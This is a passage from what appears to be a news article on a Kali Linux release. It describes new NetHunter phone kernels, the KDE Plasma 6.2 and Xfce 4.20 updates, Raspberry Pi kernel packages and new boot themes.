
Apart from this, brand-new kernels for Samsung phones has been added. Now, there are new Net Hunter kernels for Samsung Galaxy S9 (Exynos9810-LineageOS20/Android13), Samsung Galaxy S10 (Exynos9820-Lineage OS 21 & Lineage OS 22.1 and Xiaomi Redmi Note 6 Pro (Android 11).



Other important features added

The KDE version of Kali has been updated to Kali Plasma 6.2 directly from 5.27. This brings many new changes in colors, power management, visual design etc. One important change you will notice immediately are the floating panels.


Kernel has been updated to 6.12. The default desktop environment of Kali Xfce has also been update -d to 4.20 from 4.18.

To make it easier from users transitioning from other operating systems, many keyboard shortcuts are being added to xfce desktop environment of Kali. You can view all the shortcut keys at your disposal from keyboard settings options.





Other features added




Various Raspberry Pi images have been updated. A new kernel based on version 6.6.74 has been released. The new kernel packages are linux-image-rpi-2712, an ARM64 kernel for the Raspberry Pi S/500, linux-image-rpi_v8 ARM64 kernel for the Raspberry PI O2 W/2/3.2 etc. The Nexmon kernel module can now be updated separately from the kernel as it is DKMS enabled. However, the nexmon firmware is not included in this release.

New Themes

Keeping in line with first release of the previous years, they have added a new theme designed to enhance the user experience from the start up. This includes a new boot up menu as shown below.



